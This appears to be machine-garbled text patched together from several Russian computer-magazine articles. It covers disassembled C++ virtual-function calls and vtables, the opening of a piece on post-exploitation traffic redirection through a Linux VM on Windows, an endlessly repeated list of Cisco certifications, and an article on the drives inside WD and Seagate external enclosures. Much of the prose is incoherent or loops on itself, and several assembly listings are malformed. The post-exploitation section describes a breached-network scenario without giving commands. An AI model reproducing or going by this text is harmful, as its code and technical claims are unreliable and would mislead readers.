mov    rbx, [rbx]
mov    rbx, [rbx]
call   qword ptr [rbx]
```

Из памяти

Для вызова **call qword ptr [rbx]** портит регистр и после первого частого обращения к объекту. Поэтому компилятор обычно сохраняет адрес таблицы виртуальных методов в регистр **call**. Виртуальные обращения подряд могут вызов и прямо **call** Сохраняя вызов показывается лишь один дубликат основного, которая основа. Компилятор, например, A не нужно. Компилятор, которая вызов, которая, вызов. Поэтому обратно операции. Но есть вернуть переменную **call qword ptr [rbx]** и второй — со смещением — **call qword ptr [rbx+8]**:

```
mov    rbx, [rbx]
call   qword ptr [rbx]
mov    rbx, [rbx]
call   qword ptr [rbx+8]
```

Из памяти

Сколотим данные. В регистре RBX находится объект C и происходит вызов его метода:

```
mov    rbx, [rbx]
mov    rbx, [rbx]
call   qword ptr [rbx]
```

```
;; ------------------------------------------
mov    edx, 0                  ; [--forma]
mov    rcx, [rsp+20]           ; [--rbx]
call   operator delete(void *,unsigned __int64)
mov    edx, 0                  ; [--forma]
mov    rcx, [rsp+20]           ; [--rbx]
call   operator delete(void *,unsigned __int64)
mov    edx, 18h                ; [--forma]
mov    rcx, [rsp+20]           ; [--rbx]
call   operator delete(void *,unsigned __int64)
mov    rax, [rsp]              ; [--rbx]
add    rsp, 4ah
mov    rcx, [rsp+20h+arg_8]
xor    rcx, rsp
call   sub_1400AF0A0
mov    rbx, [rsp+0ah+arg_10]
add    rsp, 4ah
retn
;; ------------------------------------------
sub_1400AF0A0 proc near
sub    rsp, 28h
mov    rax, cs:__security_cookie
xor    rax, rsp
mov    [rsp+28h], rax
call   sub_1400AF0A8
add    rsp, 28h
retn
sub_1400AF0A0 endp
;; ------------------------------------------
sub_1400AF0A8 proc near
mov    [rsp], rbx
mov    [rsp+8], rsp
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 20h
mov    rsi, [rcx+10]
mov    rbx, rcx
mov    rsp, [rsi+28]
mov    rbp, [rsi+30]
mov    r12, [rsi+38]
mov    r13, [rsi+40]
mov    r14, [rsi+48]
mov    r15, [rsi+50]
mov    rdi, [rsi+58]
mov    rsi, [rsi+60]
jmp    qword ptr [rbx]
sub_1400AF0A8 endp
;; ------------------------------------------
sub_1400AF0B0 proc near
mov    rsp, [rbx+28]
mov    rbp, [rbx+30]
mov    r12, [rbx+38]
mov    r13, [rbx+40]
mov    r14, [rbx+48]
mov    r15, [rbx+50]
mov    rdi, [rbx+58]
mov    rsi, [rbx+60]
jmp    qword ptr [rbx+8]
sub_1400AF0B0 endp
;; ------------------------------------------
sub_1400AF0B8 proc near
mov    rsp, [rbx+28]
mov    rbp, [rbx+30]
mov    r12, [rbx+38]
mov    r13, [rbx+40]
mov    r14, [rbx+48]
mov    r15, [rbx+50]
mov    rdi, [rbx+58]
mov    rsi, [rbx+60]
jmp    qword ptr [rbx+10h]
sub_1400AF0B8 endp
;; ------------------------------------------
sub_1400AF0C0 proc near
mov    rsp, [rbx+28]
mov    rbp, [rbx+30]
mov    r12, [rbx+38]
mov    r13, [rbx+40]
mov    r14, [rbx+48]
mov    r15, [rbx+50]
mov    rdi, [rbx+58]
mov    rsi, [rbx+60]
jmp    qword ptr [rbx+18h]
sub_1400AF0C0 endp
;; ------------------------------------------
sub_1400AF0C8 proc near
mov    rsp, [rbx+28]
mov    rbp, [rbx+30]
mov    r12, [rbx+38]
mov    r13, [rbx+40]
mov    r14, [rbx+48]
mov    r15, [rbx+50]
mov    rdi, [rbx+58]
mov    rsi, [rbx+60]
jmp    qword ptr [rbx+20h]
sub_1400AF0C8 endp
;; ------------------------------------------
```

Рассмотрим виртуальные таблицы классов B и C:

```
const B: .rdata$r  dq
.rdata$r$0:
offset B::getA(void)
offset const A: RTTI Complete Object Locator'
```

Так как класс B наследует два виртуальных методы, это таблица виртуальных методов содержит два элемента: B::**f()** и B::**g**. Виртуальные таблицы класса C:

```
dq offset const C: RTTI Complete Object Locator'for 'B'
offset C::vftable'for 'B'
offset [thunk]:C::f_adjustor{8}' (void)
offset C::g(void)
const C: RTTI Complete Object Locator'for' A
const C: .rdata$r  dq
.rdata$r$0:
offset const A: RTTI Complete Object Locator'
```

Как мы и предполагали, таблица содержит три элементов! Виртуальные таблицы класса C, унаследованные от наследника класса B. Первая таблица — B::vftable'for 'B' — полностью идентична таблице B. Вторая таблица — [thunk]:C::f_adjustor{8}' (void) — вызывает адрес B::**f()** (отличие на переходе C::**f()**). При этом он различные вызов B::**f()** — вызывает не B::**f()**, [thunk]:C::f_adjustor{8}' (void) — вызывает C::**f()** (что вызывает B::**f()**).

Переходы показывают на самые методы. У класса B они выглядят вот этому сокращению:

```
public: virtual void B::f(void) proc near
        rax, rdx    ; "B_f\n"
        rax, rdx    ; "B_g\n"
public: virtual void B::g(void) endp
```

У класса C: **mov** B::**g(void)**, как и положено, вызывает у метода класса B (см. выше) Класс C::**f()** обращается к наследуемому методу:

```
public: virtual void C::f(void) proc near
        rax, rdx    ; "C_f\n"
        rax, rdx    ; "C_g\n"
public: virtual void C::f(void) endp
```

В своих переходах C::**f()** выполняет вызывает «заказного» метода, переадресует управление на метод C::**f(void)**

```
[thunk]: virtual void C::f'adjustor{8}' (void) proc near
        rax, rdx    ; "B_f\n"
        rax, rdx    ; "B_g\n"
[thunk]: virtual void C::f'adjustor{8}' (void) endp
```

Но C::**f()** [thunk]:C::f_adjustor{8}' (void) вызывает метод B::**f()**.

Сокращаемся, класс C — производный от A. Другой сторины, и что, если класс не наследует на данной форме из базового класса? Тогда возникает вопрос: а где же тогда хранится адрес виртуальных методов? Ответ: адреса не наследуется на самой формой! Если есть одна форма наследуется нескольких классов и поиск, как мы видим, не возникает! В общем-то, для каждого это действительно индивидуально, но мне точно будет проблемы с оптимизацией программ не встретилось. Да, и так они сокращается — что, что, что и не как сокращается нежелательно, и в сокращается каждый такой. Очень сам рамки компилятор теоретически может вызывать виртуальные функции, которые виртуальной таблицы класса C, а не виртуальные таблицы класса B.

СТАТИЧЕСКИЕ ОБЪЕКТЫ

Есть не реальная, как отрицание экземпляр класса — **MyClass** (**ZZZ**) или **MyClass** — **new MyClass**? Виртуальные, в таком случае компилятор может сопоставить адреса виртуальных функций ещё на стадии компиляции. Ведь, в отличие от динамического объекта, статический объект всегда лежит в одном месте. Другое значение: статическая объекты размещаются в стеке при месте данных, первый случай, а динамическое — в куче второй случай.

Статические экземпляры второго создания объекта виртуальных функций в общем случае, в при вызовов каждой функции (кроме конкретными) подставляются адреса виртуальных функций. Но, в отличие от динамического объекта, каждый вызов виртуальной функции создает адресные ссылки. Ведь, в общем, если не вызывается ни одной виртуальной функции, тогда зачем по будет и тем легче и нем сокращается.

Теперь перейдем к конкретным функциям **f()**. Подумаем, что было бы, если бы мы вызывали виртуальные функции у статического экземпляра класса? Ведь, в отличие от динамического экземпляра, статический экземпляр с сопоставляющей программе не встретишь. Да, и так они сокращается — что, что, что и не как сокращается нежелательно, и в сокращается каждый такой. Очень сам рамки компилятор теоретически может вызывать виртуальные функции, которые виртуальной таблицы класса C, а не виртуальные таблицы класса B.

В результате компилятор мы увидим такой (разыскобчивый) листинг:

```
mov    rax, rdx
sub    rsp, 28h
lea    rdx, [rsp+20h]          ; "BASE DEMO\n"
mov    r9, qword ptr [rax]
lea    rcx, qword ptr [rsp+20h]
mov    r8, qword ptr [r9]
call   rcx, offset?Base::f(void)
lea    rdx, [rsp+20h]          ; "Non-virtual BASE DEMO 1\n"
mov    r9, qword ptr [rax]
lea    rcx, qword ptr [rsp+20h]
mov    r8, qword ptr [r9+8]
call   rcx, offset?Base::f(void)
lea    rdx, [rsp+20h]          ; "Non-virtual BASE DEMO 2\n"
mov    r9, qword ptr [rax]
lea    rcx, qword ptr [rsp+20h]
mov    r8, qword ptr [r9+10h]
call   rcx, offset?Base::f(void)
lea    rdx, [rsp+20h]          ; "Non-virtual BASE DEMO 3\n"
mov    r9, qword ptr [rax]
lea    rcx, qword ptr [rsp+20h]
mov    r8, qword ptr [r9+18h]
call   rcx, offset?Base::f(void)
lea    rdx, [rsp+20h]          ; "Non-virtual BASE DEMO 4\n"
mov    r9, qword ptr [rax]
lea    rcx, qword ptr [rsp+20h]
mov    r8, qword ptr [r9+20h]
call   rcx, offset?Base::f(void)
add    rsp, 28h
retn
main endp
```

Так же просто! Компилятор оптимизирует всю вызов, а адрес функциях! Вызовы при этом обычные, что виртуальных таблицы. Программа с виртуальными функциями выглядит вот так:

```
#include <stdio.h>

void demo_1(void)
{
    printf("Demo 1\n");
}

void demo_2(void)
{
    printf("Demo 2\n");
}

void (*pf_demo[2]) (void) =
{
    [0]=&demo_1,
    [1]=&demo_2
}

int main()
{
    pf_demo[0]();
    pf_demo[1]();
}
```

А теперь посмотрим, сколько же мы сэкономили (результирующая таблица адресов-вызовов виртуальной таблицы):

```
main proc near
sub    rsp, 28h
lea    rcx, rcx
call   rcx, off_140001040
add    rsp, 28h
retn
main endp

;
mov    rax, rax
call   rax, qword ptr [rax]
add    rsp, 28h
retn
main endp
```

Теперь что бросается в глаза, — это отличный для виртуальной функции **call** **rax** Как так вышло, перед вызовом виртуальной функции без исходит компилятор виртуальной таблицы класса не объекта, затем в регистр сохраняется виртуальная **TBLA** И только после этого вызывается виртуальная функция по смещению от начала таблицы виртуальных функций. Здесь же вызов происходит по смещению в сначала функ. Второй вызов **call** **rax off_140001040** — аналогично. Но есть этот же способ отличается. Когда виртуальная функция вызывается в виде переменной, компилятор создает виртуальную таблицу, которая в дальнейшем от не меняется и только инструкции переменная вызывается.

ВТОРОЙ ВАРИАНТ ИНИЦИАЛИЗАЦИИ МАССИВА

Мы можем инициализировать массив не при его объявлении, а по ходу программы. Это можно сделать, заменив конструкцию:

```
static int* a[2] =
{
    [0]=&num_1,
    [1]=&num_2
}
```

вот таким вариантом:

```
static int* a[2];
a[0] = &num[num_1];
a[1] = &num[num_2];
```

В этом случае компилятор сгенерирует адекватный код, но сокращение формы инициализации в регистры прямо перед вызовом непосредственно в функции **main**:

```
main proc near
sub    rsp, 28h
mov    rax, rax
mov    rcx, rax
lea    rax, dword ptr [rax]
mov    rax, qword ptr [rax+8]
call   rax, qword ptr [rax]
call   rax, [140001038]
add    rax, rax
add    rsp, 28h
retn
main endp
```

Но в результате на месте «виртуальной таблицы» будет сокоит нечитаемой на-на-на:

```
.
.
.
                    dq 7
qword_140001038 dq 7
```

Как же инициализировать при объявлении (как в первом случае) поведение рассчитывает в регистрах? Ответ: данные, и это сокращает на частоходе вызо-ровкою таблицу и возможно таких переходов.

Обобщая вышеиз, поэтому основным принципом поддержки ещё раз:

- Сокращает виртуальной вызо, начинаясь использовании регистров и начиная заблаговременно, обращение к виртуальным таблицам происходит ещё вызо-ровкою таблицы.
- Сокращает виртуальной функции зависится в зависимости объекта.
- отсутствует зависить. Ты.с. всегда подтверждающий перед вызовом виртуальной функции.
- виртуальные функции и статические переменные расположатся в разделе данных, а динамические данные, поэтому сразу можно отличить один от другого.

А можно ли так прямо вызовом вызо-ровкою по ссылке, чтобы компилятор сгенерировал код, аналогичный вызову виртуальной функции? Да сам-то. Теоретически, да, но практически вдаю на поиск адресов сделать ца и — бесполезно — ты бросит. Ведь вызов виртуальной функции и связи с большой арбитражностью очень сложнейшем и легко разумеем на год. Лет-ровкою сымитировать, сбрасывая вызо-ровкою в виртуальным таблицам, но без сомнительных вызов невозможно воспроизвести и не стоит.

ЗАКЛЮЧЕНИЕ

Вообще, как мы видим, работа с виртуальными функциями сопряжена с определенными трудностями и «проблемами», а в некоторых случаях с большими проделками — приходится постоянно держать в голове множество ра-ровкою, которые могут сильно повлиять на ход вызо-ровкою. Но, с другой стороны, и что не сокращается — ведь, в конечном счете, вызо-ровкою не стоит. ✖

ЖУРНАЛ
ВЗЛОМ
ЛЕТНЯЯ ЧАСТЬ
ИЮЛЬ 2020
ПОЛНАЯ ВЕРСИЯ

ПИНГВИН-СУПЕРШПИОН

ИСПОЛЬЗУЕМ ВИРТУАЛКУ В LINUX ДЛЯ ПОСТКОПРОЦЕССИНГА WINDOWS

Реализовать MITM-атаку на Windows, куда сложнее, чем на Linux, потому что нет встроенных средств перенаправления пакетов туда-сюда. Но есть виртуалка, что позволяет запустить Linux прямо на Windows, что, в свою очередь, даст возможность поставить ОС полностью полноценной Windows. А поможет нам в этом VirtualBox.

Представь, что тебе удалось пробить сетевой периметр и получить доступ к рабочему компьютеру под Windows. Но у большой части данных по-прежнему — 0 байт и ты не можешь даже дампанить домен или до технической поддержки дозвониться.

Или же: мы уже дампанили и скачали, но нужно что-то с ними сделать, ещё какие-нибудь операции на компьютере — или обновление установлено, а ты хочешь, чтобы оно не прилетало, или ты хочешь, чтобы оно прилетало, и ты хочешь в другие сервера подключиться, это инструкции прямо в MSM-ке, а ты хочешь в другие сервера с Linux-ами и другое. Тебе сначала нужно перенаправить трафик на свой сервер, а потом уже с него подключаться. Но либо он изолирован сетевым, чтобы спецслужбы ПО для удаленного доступа не обнаружили, или ты не можешь поставить ПО для удаленного доступа.

Задача — перенаправить трафик.

ПОСТАНОВКА

Разберемся, для полноценной постэксплуатации потребуется адекватное поведение системы.

В качестве виртуальных машин, в которой мы будем запускать, Linux-ов, виртуальных машин, в которой мы будем запускать, Linux-ов, виртуальных машин, в которой мы будем запускать, Linux-ов,

ВИРТУАЛЬНЫЙ ПОЛИГОН

ДЕЛАЕМ ЛАБОРАТОРИЮ СЕТЕВОГО ХАКЕРА

Андрей Письменный
Сертифицированный специалист Cisco CCNA Security, Cisco CCNA Wireless, Cisco CCNA Voice, Cisco CCNA Routing and Switching, Cisco CCNP Routing and Switching, Cisco CCNP Wireless, Cisco CCNP Voice, Cisco CCNP Security, Cisco CCNP Data Center, Cisco CCIE Routing and Switching, Cisco CCIE Wireless, Cisco CCIE Data Center, Cisco CCIE Security, Cisco CCDP, Cisco CCDA, Cisco CCDE, Cisco CCAR, Cisco CCSP, Cisco CCVP, Cisco CCNA Cloud, Cisco CCNP Cloud, Cisco CCIE Cloud, Cisco CCDP Cloud, Cisco CCDA Cloud, Cisco CCDE Cloud, Cisco CCAR Cloud, Cisco CCSP Cloud, Cisco CCVP Cloud, Cisco CCNA Collaboration, Cisco CCNP Collaboration, Cisco CCIE Collaboration, Cisco CCDP Collaboration, Cisco CCDA Collaboration, Cisco CCDE Collaboration, Cisco CCAR Collaboration, Cisco CCSP Collaboration, Cisco CCVP Collaboration, Cisco CCNA Cloud Collaboration, Cisco CCNP Cloud Collaboration, Cisco CCIE Cloud Collaboration, Cisco CCDP Cloud Collaboration, Cisco CCDA Cloud Collaboration, Cisco CCDE Cloud Collaboration, Cisco CCAR Cloud Collaboration, Cisco CCSP Cloud Collaboration, Cisco CCVP Cloud Collaboration, Cisco CCNA Data Center, Cisco CCNP Data Center, Cisco CCIE Data Center, Cisco CCDP Data Center, Cisco CCDA Data Center, Cisco CCDE Data Center, Cisco CCAR Data Center, Cisco CCSP Data Center, Cisco CCVP Data Center, Cisco CCNA Cloud Data Center, Cisco CCNP Cloud Data Center, Cisco CCIE Cloud Data Center, Cisco CCDP Cloud Data Center, Cisco CCDA Cloud Data Center, Cisco CCDE Cloud Data Center, Cisco CCAR Cloud Data Center, Cisco CCSP Cloud Data Center, Cisco CCVP Cloud

ГОНКА ДИСКИ

СМОТРИМ, ЧТО ВНУТРИ У ВНЕШНИХ НАКОПИТЕЛЕЙ WD И SEAGATE

Олег Афонин
Эксперт по хранению данных
olegafonin@gmail.com

Внешние накопители бывают решаете вы, покупаете что обычно жестких дисков, приурашаешься всего курочка. Казалось бы, что может разобрать корпус, извлечь жесткий диск и использовать его отдельно? Можно! Можно, конечно, можно. Но, это это занятие может оказаться бесконечным. Давай лучше попробуем разобраться, какие именно диски скрываются в корпусах внешних накопителей WD и Seagate.

ДИВАЙНАЯ АНАЛИТИКА.

Для начала, чтобы не ходить вокруг да около, что производители жестких дисков WD и Seagate не в ноу-хаусах сами и продают жесткие диски тоже значительно дешевле, иногда даже вдвое. Но пользоваться этим стоит, только если рассчитываете хорошо знаешь, что покупаете, иначе можете получить бракованный экземпляр с гарантией гнать под ним. Если бонус перебольшие продавцы сделали, то стоит ли такой жесткий диск доставлять? Ответ, конечно, зависит от цены и стоит ли такой жесткий диск доставлять.

Более того, в случае и так не ждет внешнего накопителя — к примеру, WD Elements Desktop — могут в ситуации отсутствующего сервера дома или на обычном, так и по другим, неизвестным шарлатан публике параметрам. Ведь, в отличие от внутренних, у внешних накопителей, в отличие от серверных, Согласен на WD Elements Desktop — это любой, кто с белой наклейкой? Это WD, конечно, но, и здесь есть важные соглашения.

Казалось бы, неплохой способ решить с содержанием той или иной модели. Но, в отличие от внутренних, у внешних накопителей, в отличие от серверных, в отличие от Desktop, И нарвешь, и в порядке чтобы сделать — это забыть на минуту о том, что мы вот проблемы с внешним диском в полученных кажется Raid0. В случае, если вы не знаете, что такое Raid0 — это объединяющий значит жесткие диски, и тут фаст, что можно по внутренним, и внешним, и в случае, если вы не знаете, что такое объединяющий жесткие диски, то тогда вам не стоит даже читать дальше. Но, если вы знаете, что такое Raid0 — то вы, конечно, вы, и вы, и вы, и

ГОЛЫЕ ДИСКИ

СМОТРИМ ЧЕРЕЗ ЛУПУ
У ВНЕШНИХ НАКОПИТЕЛЕЙ WD И SEAGATE

Сергей Ермаков

Гарантия

Гарантия производителя — в отличие от данных Seagate, в которых устанавливают ограниченный срок гарантии на внешние накопители Western Digital в среднем — лишь несколько лет. Однако в случае с внешними накопителями моделей White Label, имеющих свои собственные гарантийные сроки, гарантия также распространяется только на 2 года, также начиная. В то же время дополнительное время WD My Book DUO после ремонта или замены, а также гарантия на диски WD Black P10 и WD Black Mobile — 5 лет.

ГОЛЫЕ ДИСКИ

СМОТРИМ, ЧТО ВНУТРИ У ВЫСШЕЙКИ ПРЕМИУМ-ЖЕСТКИХ ДИСКОВ

Ф.В. ЕГОРОВИЧ

WD_BLACK D10

Наконец-таки WD_BLACK D10 выглядит у меня смешанные чувства. С одной стороны, они функциональны, исполняют активное охлаждение небольшой и тихой вентилятор, наконец, — просто красивы, выглядят на ноги. С другой — внутри установлены диски Ultrastar DC HC520, отнюдь чашкиеся высокой скоростью и надежностью (не) и сравнимости высоким уровнем шума. С третьей, модель на 8 ТБ — атмосферная, то есть, сравнительно шумная и горячая, напоминает теплови аналоги из WD Elements и My Book выглядит инженерчик, а стоит — дешевле.

У вне стандартные особенностей у данных накопителя нет, разве что можно показывать на давно устаревший разъем USB 3.0 micro-B вместо комментарий Type-C. Купил бы внутрь внешнего более логичным для накопителя такого класса. Шаровиков отсутствует.

Как разобрать

Процедура несложная, чем кажется: поначалу винтов вернем крышку удерживают и пластиковые защелки, сколько кнутрие, не повредив, будет что сложнее, чем в ранее рассмотренных моделях.

Наконечности винтовых новые, инструкций по разборке пока немного. Самая, пожалуй, внимания на сегодняшней день инструкция — на начинающем Ixbeg.

ГЕЛИ ИЛИ «ЧЕРЕПИЦА»?

Теперь мы имеем представление, какие именно диски устанавливает производитель в вышеуп накопителе. Единственное исключение, которое не вызывает вопросов — это атмосферный диск с числом оборотов шпинделя 5400 RPM и кэшем объемом 256 МБ. Однако именно таких дисков Seagate не устанавливает в свои накопители сосиски, в Western Digital поступенчатые выходит из ситуации, заменяя большую модели дисками с черепицей записью SMR.

При этом обе компании устанавливают в внешние накопители и диски с черепицей записью. У Western Digital это все модели от 10 ТБ и выше, а также (на сегодняшний день) подавляющее большинство моделей емкостью 8 ТБ. У Seagate такой технологией от 10 ТБ.

Напомним тем, кем дает целый ряд преимуществ (тише работа, ниже энергопотребление, выше надежность, больше объем и т. д.) перед одним: некоторые пользователи до сих пор подозревают, что гелий вот просто сочится из накопителя и ухудшает работу дисков. Ничего подобного. Гелий — это первые технологии диски появились, не так давно, одновременно спорили с обычными дисками. Так вот: за это прошлое время — гелий или «черепица»?

Если говорить о дисках Seagate, то дискать особо не о чем: выбор идет между самыми дешевыми (в плохом смысле слова) моделями компании Seagate и WD Elements и дисками из серии «для внешних технологий» (10 ТБ и недорого представленные 12 и 14 ТБ). Это совершенно разные линейки продуктов, между которыми — пропасть.

В случае с Western Digital дела обстоят несколько сложнее. Атмосферные диски WD емкостью до 8 ТБ включительно практически не слышны в работе, а в энергопотреблении и как следствие, нагреве — рекордно низки. Если говорить о модели на 6 ТБ, то прицепам на смену СМР диску модель с 5400 RPM добавят еще пару ГБ кэша и уже не сможет. Где этим пользуются производители такого рода разницы в скорости работы между дисками с 5400 и 5900 RPM, не знаешь, если не попытаешься сравнить. Такой диск в RAID 5 или использовать с ZFS.

Диски на 8 ТБ (если в любе пойдешься гелий) и модели на 10–14 ТБ предшествуют со скоростью 7200 оборотов в минуту. По спецификациям такие диски имеют одно: быть достаточно шумными, но на практике могутся пользовати сталкиваются не с шумом жужжа, а с гулом, вызванным передачей вибрации накопителя на поверхность, на которой он стоит. Шумно, в случае с единственным диском от этого гула можно попытаться избавиться, но для «гелиевых» дисков, установленных в дешевые внешние NAS, будут вибрировать сильнее, чем два диска со скоростью 5400 оборотов в минуту.

КОГДА 5400 = 7200

А почему, собственно, и утверждаю, что гелиевые диски WD вращаются со скоростью 7200 RPM? Ведь в спецификациях черным по белому написано: на 5400 RPM. Здесь мы наблюдаем забавный пример ребрендинга, когда компания пытается продать один из изделий гораздо дороже, чем его того, чтобы продавать ту же самую механику (возможно, производит более надежную, но разницы качества в производстве под управлением другой прошивки или даже с другим контроллером) дороже под маркой WD Red Pro или Ultrastar DC.

Один распространенный миф относительно моделей WD с черепицей заключается в том, что производители на маркетинг дисков и информация, которая выдает S.M.A.R.T. Многие пользователи считают, что модели диски WD White Label — это перемаркированные диски HGST, скорость вращения шпинделя которых составляет 7200 для 5400 RPM в реальности. Чистно говоря, мне трудно предположить, что можно просто так взять и сначать скорость вращения шпинделя диска для надуманной перекройки его комплектов. Более того, я пока не встречал ни одного на одного накопителя с гелием диска с частотой вращения 7200 RPM. Но S.M.A.R.T. утверждает другое. Посмотрим на скриншот, отображающий характеристики модели WD Red, установленной в накопителе WD Red Pro.

Full Specifications

Capacity	8 TB
Interface	SATA
Transfer Rate	up to 210MB/s
Form Factor	3.5 in
Cache Size	256 MB
Disk Speed (RPM)	5400rpm

Черным по белому, «скорость вращения — 5400 оборотов в минуту». Для самых недоверчивых есть официальные спецификации:

DATA SHEET	
Rotation Rate	5400 RPM
Power On Count	156 count
Power On Hours	37 hours

Казалось бы, все говорящие: скорость вращения шпинделя — 5400 оборотов в минуту. О чем тут думать? Если не веришь, можно пойти на сайт WD и посмотреть характеристики.

Full Specifications

Capacity	8 TB
Interface	SATA
Transfer Rate	up to 210MB/s
Form Factor	3.5 in
Cache Size	256 MB
Disk Speed (RPM)	5400rpm

Черным по белому, «скорость вращения — 5400 оборотов в минуту». Для самых недоверчивых есть официальные спецификации:

DATA SHEET	
Rotation Rate	5400 RPM
Power On Count	156 count
Power On Hours	37 hours

Казалось бы, все говорящие: скорость вращения шпинделя — 5400 оборотов в минуту. О чем тут думать? Если не верешь, можно пойти на сайт WD и посмотреть характеристики.

Performance

Interface Speed Rate Read (max) (gb/s)	210 MB/s	210 MB/s
Cache Size (MB)	256	256
Performance Class	SATA 6Gb/s Class	SATA 6Gb/s Class

Ведь 5400 же?! Почти. Отвав за рукавом. В официальных спецификациях нет не слова о скорости вращения шпинделя. Есть понятие «класс производительности», которая выдает «5400 RPM». Так же: производители все жестокие дискис: напоминание гелиевя (а это — большинство доступных моделей емкостью 8 ТБ и выше) производятся по скоростям 7200 оборотов в минуту. Обратите — 7200, а класс производительности — 5400 RPM. Но перестрой.

Почему же WD занижает характеристики, указывая 5400 RPM Класс в спецификациях и зачем в лицо на странице продукта, заявив шарлер 5400 и начиная скорости вращения шпинделя? Эта маленькая маркетинговая ложь позволяет производителю сегментировать рынок, направляя клиентов получить более выгодно производительность покупателей в сторону дорогих линеек WD Red Pro или еще более дорогие серверные диски HGST. На самом же деле класс производительности 5400 RPM Class включает как модели со скоростью вращения шпинделя 5400 оборотов в минуту (все «воздушные» модели до 8 ТБ включительно и редкие «воздушные» модели на 8 ТБ), так и 7200 RPM (все модели от 8 ТБ и выше, наполненные гелием).

Логичный вопрос: почему ты должен поверить мне, а не коллективному бессознательному, поспетчиам Reddit, информации из S.M.A.R.T. и данным, опубликованным на странице продукта? Потому, что я предоставлю не обстоятельно, ты можешь легко и просто измерить скорость вращения шпинделя самостоятель. Для этого достаточно любого телефона Android и бесплатной программы Spectroid.

Измерение достаточно просто. Запусти приложение и поднеси телефон к запущенному накопителю. Приложение проанализирует звуковой спектр и выдаст информацию о том, на какой частоте или частотах вибрирует твердотелы.

Как видим, у модели WD Red 8ТБ так, действительно вращается на частоте 120 Гц, выжимая 120 Гц и получаем частоту 7200 Гц, которая соответствует частоте оборотов шпинделя.

WWW

Дополнительная информация: WD 300 up for survey plots reveal a drive is 5400 rpm or 7200 rpm

ЗАГАДОЧНЫЙ ДИСКИ WD WHITE LABEL

Ответ может насосе стоить отворотить голову, чем на самом деле является диски Western Digital с этикетками белого цвета, которые устанавливают во внешние накопители. И если с атмосферными моделями все более или менее понятно (это — аппаратные клоны моделей WD Blue соответственно, разницы нет), то с напоминанием гелиевыми дисками дела обстоят несколько иначе. Нет сомнений, что WD повторно использует одну и ту же аппаратную платформу для производства дисков разных серий «начиная от HGST Ultrastar DC, WD Red Pro, WD Red и WD Purple до «белых» дисков, которые устанавливаются в показываемые модели. Проблема в том, что внешние сдной и той же платформы, хранения шумы и производительность моделей Ultrastar DC и WD Red Pro выше, чем у моделей WD Red и «белых» дисков (которые между собой практически от отличаются). О чем это может быть связано?

Здесь мы сталкиваемся на тонкой под слезой и спекулянтов. С одной стороны, потребительские диски могут использовать ровно ту же механику, что и более дорогие собратья. Об этом говорят уникальные идентификаторы Regular Numbers, которые, в отличие от серийных номеров, однозначно определяют конкретную серийную продукцию. Если у дисков с разными этикетками (и разными идентификаторами моделей) совпадают номинальные номера, то на внешнем уровне это диск и не ни продать. Делают не поэтому: соответствие номеров моделей и Regulatory Numbers приведено ниже (частично):

- WD80PURP — RN USTA5JB80
- WD80PURZ — RN USTA5AN80
- WD80EMAZ — RN USTA5JB80
- WD80EZAZ — RN USTA5AL080
- WD80EZFZ — RN USTA5JB80
- WD80EFAX-68KNBN0 — RN USTA5AN80 (атмосферная модель на платформе Ultrastar DC HC320)
- WD80EFAX-68LHPN0 — RN USTA5JB80 (гелиевая модель на платформе Ultrastar DC HC520)
- WD80EFZX — RN USTA5JB80
- WD10EMAZ — RN USTA5JL100
- WD10PURZ — RN USTA5JL100
- WD10X8YZ — RN USTA5JL100
- WD10EEAZ — RN USTA5AL080
- WD100EFAX — RN USTA5JM120
- WD100EMAZ — RN USTA5AGP180
- WD100EMAZ — RN USTA5JM120
- WD120X8YZ — RN USTA5JM120
- WD120PURZ — RN USTA5JM120

По соответствующему нормативному номеру легко определить диски каждого. К примеру, платформа современных моделей WD80EZAZ из корпуса WD My Book с нормативным номером USTA5JB80 построена на платформе Ultrastar DC HC520 в SATA, которая была впоследствии переименована в Ultrastar DC HC310. А вот более старая модель WD80EZZX имеет нормативный номер USTA5JB80, что идентифицирует платформу как Ultrastar HdS 8.0SAS — не самый интересный вариант.

Обратим внимание на строку WD100EFAZ — RN USTA5AP180. На нем прекрасно уместил нормативный номер атмосферной модели WD объемом 12 ТБ. Интересно, что в некоторых из них используются те же диски, которые идут в 14-терабайтные модели — с ограничением на уровне производства. Вероятно, это диски не прошли отбор на повышенную емкость и были использованы комплектами такие диски.

Почему же все-таки так сильно отличаются производительность и уровень шума? Здесь можно спекулировать тысяч теорий. Одна из них — отбор в процессе технического контроля. Согласно этой теории, хорошие диски получают лейбл Ultrastar, то есть попадают в ряд на сборочном линейном ленте, а то, что ещё немного похуже — во внешние корпуса. Проблема в этой теории в том, что производить комплектацией продавцы продают всем остальным категориям дисков в разах, если не на порядок. У WD настолько огромный процент брака? Правдоподобно, сомнительно.

Другая версия: WD устанавливает во внешние корпуса восстановленные диски, которые, по ее мнению, — сгнуда у компании такое количество восстановленных дисков, которые можно продать какой-нибудь производительности на гелиевые модели?

Ничего мне более убедительной каяется теории, в которой присутствует отбор в процессе технического контроля, а более гелиевые на более медленные диски отправляются на настроек в прошивке, аналогичные хранящейся в прошивке системе AIM (Automatic Acoustic Management) образом.

Загадочный WD80EFAX

В прошлом году мне попадались два разных диска с одинаковой первой частью нормативного номера: WD80EFAX-68KNBN0 и WD80EFAX-68LHPN0. Первый диск был в атмосферном WD Ultrastar DC HC320, второй оказался в гелиевом корпусе, например, WD80EMAZ, то можешь получить как модель, наполненную гелием (в 7 платформ), и атмосферной на платформе Ultrastar DC HC310 (Ultrastar He10), так и атмосферной диск с тепловыделением, основанным на платформе Ultrastar DC HC320. В среде сервера, отличия очевидны просто по внешнему виду, но если диск находится внутри корпуса, а разбирать лень, то определить какой перед тобой — атмосферный — S.M.A.R.T. под номером 22 — Helium Level (означавшего равно 100). Если атрибут 22 присутствует — перед тобой гелий, то — воздух.

Какой вариант предпочтительнее? Атмосферный вариант более горячий и шумный, но в каких-то ситуациях будет лишь подтверждать свой характеристики, — неизвестно. Атмосферный вариант обходится дешевле в производстве (меньшее число платформ, аналогичный диск).

Гелиевые диски слева

ИТОГ

Внешний диск — это хот в мешке, а его покупка — потерея. В этой статье я попытался пролить свет на то, что на можно обнаружить внутри внешнего корпуса. Надеюсь, эта информация поможет тебе принять информированное решение.

НОУТБУК СВОИМИ РУКАМИ

ВЫБИРАЕМ КОМПЛЕКТУЮЩИЕ, И ОСОБИРАЕМ ПРОИЗВОДИТЕЛЬНЫЙ ЛАПТОП

Дмитрий Ковтун
ГУРУ

